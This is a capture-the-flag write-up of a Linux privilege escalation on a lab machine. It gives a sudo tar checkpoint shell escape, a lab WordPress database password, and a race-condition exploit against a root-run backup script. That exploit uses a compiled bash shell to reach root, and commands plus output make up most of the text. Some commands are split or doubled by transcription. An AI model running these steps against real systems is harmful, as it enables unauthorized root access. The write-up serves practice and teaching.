Using gtfobins, one of my favorite websites, search tar in sudo tabs:



Sudo


If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

Just using this command won't work. We have to use sudo as user "onuma".
To do that here is the command which you need to write:


```
sudo -u onuma /bin/tar -cf /dev/null /dev/null --checkpoint=1 --
checkpoint-action=exec=/bin/sh
```

After getting shell as the user, I transferred linpeas and let it do the rest of the work. If found mysql credentials for the database.




```
Analyzing Wordpress Files (limit 70)
-rwxr-xr-x 1 root root 2963 Jan 21  2021 /var/www/html/webservices/wp/wp-config.php
define('DB_NAME', 'wp');
define('DB_USER', 'wpuser');
define('DB_PASSWORD', 'w0rdpr3$$d@t@b@$3@cc3$$');
define('DB_HOST', 'localhost');
```

Two backup files which we can have a look at:




```
/var/backups/onuma_backup_test.txt
/var/backups/onuma-www-dev.bak
```

An unknown binary:




```
-rwxr-xr-x 1 root root 1701 Feb 21  2018 /usr/sbin/backuperer
```

And also related to this binary, I saw a System timer running:



```
System timers
https://book.hacktricks.xyz/linux-unix/privilege-escalation#timers
NEXT                         LEFT         LAST                         PASSED       UNIT                        ACTI
VATES
Fri 2021-11-12 17:26:49 EST  3min 0s left Fri 2021-11-12 17:21:49 EST  1min 59s ago backuperer.timer            back
uperer.service
```

Also when I checked the timer details, I saw that its running every 5 mins:



```
[Timer]
# Time to wait after booting before we run first time
OnBootSec=5min
# Time between running each consecutive time
OnUnitActiveSec=5min
Unit=backuperer.service
```

Here is the backuperer script:

```
#!/bin/bash

#-------------------------------------------------------------------------------
------------
# backuperer ver 1.0.2 - by 3мŗgис3
# ONUMA Dev auto backup program
# This tool will keep our webapp backed up incase another skiddie defaces
us again.
# We will be able to quickly restore from a backup in seconds ;P
#-------------------------------------------------------------------------------
------------

# Set Vars Here
```

```
basedir=/var/www/html
bkpdir=/var/backups
tmpdir=/var/tmp
testmsg=$bkpdir/onuma_backup_test.txt
errormsg=$bkpdir/onuma_backup_error.txt
tmpfile=$tmpdir/.$(/usr/bin/head -c100 /dev/urandom |sha1sum|cut -d' ' -
f1)
check=$tmpdir/check

# formatting
printbdr()
{
    for n in $(seq 72);
    do /usr/bin/printf $"-";
    done
}
bdr=$(printbdr)

# Added a test file to let us see when the last backup was run
/usr/bin/printf $"$bdr\nAuto backup backuperer backup last ran at :
$(/bin/date)\n$bdr\n" > $testmsg

# Cleanup from last time.
/bin/rm -rf $tmpdir/.* $check

# Backup onuma website dev files.
/usr/bin/sudo -u onuma /bin/tar -zcvf $tmpfile $basedir &

# Added delay to wait for backup to complete if large files get added.
/bin/sleep 30

# Test the backup integrity
integrity_chk()
{
    /usr/bin/diff -r $basedir $check$basedir
}

/bin/mkdir $check
/bin/tar -zxvf $tmpfile -C $check
```

```
if [[ $(integrity_chk) ]]
then
    # Report errors so the dev can investigate the issue.
    /usr/bin/printf $"$bdr\nIntegrity Check Error in backup last ran :
$(/bin/date)\n$bdr\n$tmpfile\n" >> $errormsg
    integrity_chk >> $errormsg
    exit 2
else
    # Clean up and save archive to the bkpdir.
    /bin/mv $tmpfile $bkpdir/onuma-www-dev.bak
    /bin/rm -rf $check .*
    exit 0
fi
```

I will explain in few words, what this script is doing.

1. It removes the dot files from /var/tmp and /var/tmp/check folder.
2. It compresses the contents of /var/www/html as user onuma and saves the file in /var/tmp directory with name starting with a dot and a random name generated from sha1sum.
3. It then sleeps for 30 seconds and then extracts the contents of previosly zipped contents as root (process is running as root) and puts all the contents into a new folder /var/tmp/check.
4. Then the script is performing a diff command against two locations /var/www/html and /var/tmp/check/var/www/html.
5. If the contents are different, then a errormessage is generated otherwise a cleanup of the new directory takes place and also the contents of the zipped file is saved as /onuma-www-dev.bak .
   So to get root shell, what we can do is, first we will create a malicious file with root privileges and compress using tar. We will be replacing the file in that 30 seconds timeframe so the diff command reports differences and the files remain as it is. Then we will enter that directory and execute the file and it will run as root.
   Create a file named shell.c in your attacker box:

```
#include <stdio.h>
#include <unistd.h>
```

```
int main (void) {
    char *argv[] = { "/bin/bash", "-p", NULL };
    execve(argv[0], argv, NULL);
}
```

Now compile the file using "gcc -m32 shell.c -o shell". The target system is using 32bit architecture. Now create the same directory level structure in your attacker box (DIR/var/www/html/shell).
Tar the whole contents of var/ directory using the command


```
tar -zcvf shell.tar.gz var/
```

Now transfer the zipped file from your attacker machine to victim and keep it in the /var/tmp folder.
Check the timing when the timer begins executing:

```
systemctl list-timers --all
WARNING: terminal is not fully functional
-  (press RETURN)
NEXT                          LEFT     LAST                          PASSED

Fri 2021-11-12 21:10:22 EST  26s left Fri 2021-11-12 21:05:22 EST  4min
33s ago
```


Here the time left is 26 secs. That means as soon as the timer ends, a .dot file will will be created. You will have 30 seconds to replace the contents of the random file with your zip file:

```
cp shell.tar.gz .dee36b31dc16970dc502b704a15423a595325dfa
```



```
drwxrwxrwt 10 root   root   4096 Nov 12 21:10 .
drwxr-xr-x 14 root   root   4096 Feb  9  2018 ..
-rw-r--r--  1 onuma  onuma  2668 Nov 12 21:10 .dee36b31dc16970dc502b704a15423a595325dfa
-rw-r--r--  1 onuma  onuma  2668 Nov 12 21:06 shell.tar.gz
```

A few seconds later, a check folder will be created which will be present for few minutes window within which you can go to that directory and execute the shell present in check/var/www/html.



```
cd check
cd check
cd var
cd var
cd www
cd www
cd html
cd html
ls
ls
shell
./shell
./shell
id
id
uid=1000(onuma) gid=1000(onuma) euid=0(root) groups=1000(onuma),24(cdrom),30(dip),46(plugdev)
cd /root
cd /root
ls
ls
root.txt  sys.sql  wp.sql
```

Voila!! You are root. I missed that 30seconds window twice and because of that I had to wait again 5 minutes. Good practice for OSCP. Cheers and happy hacking!!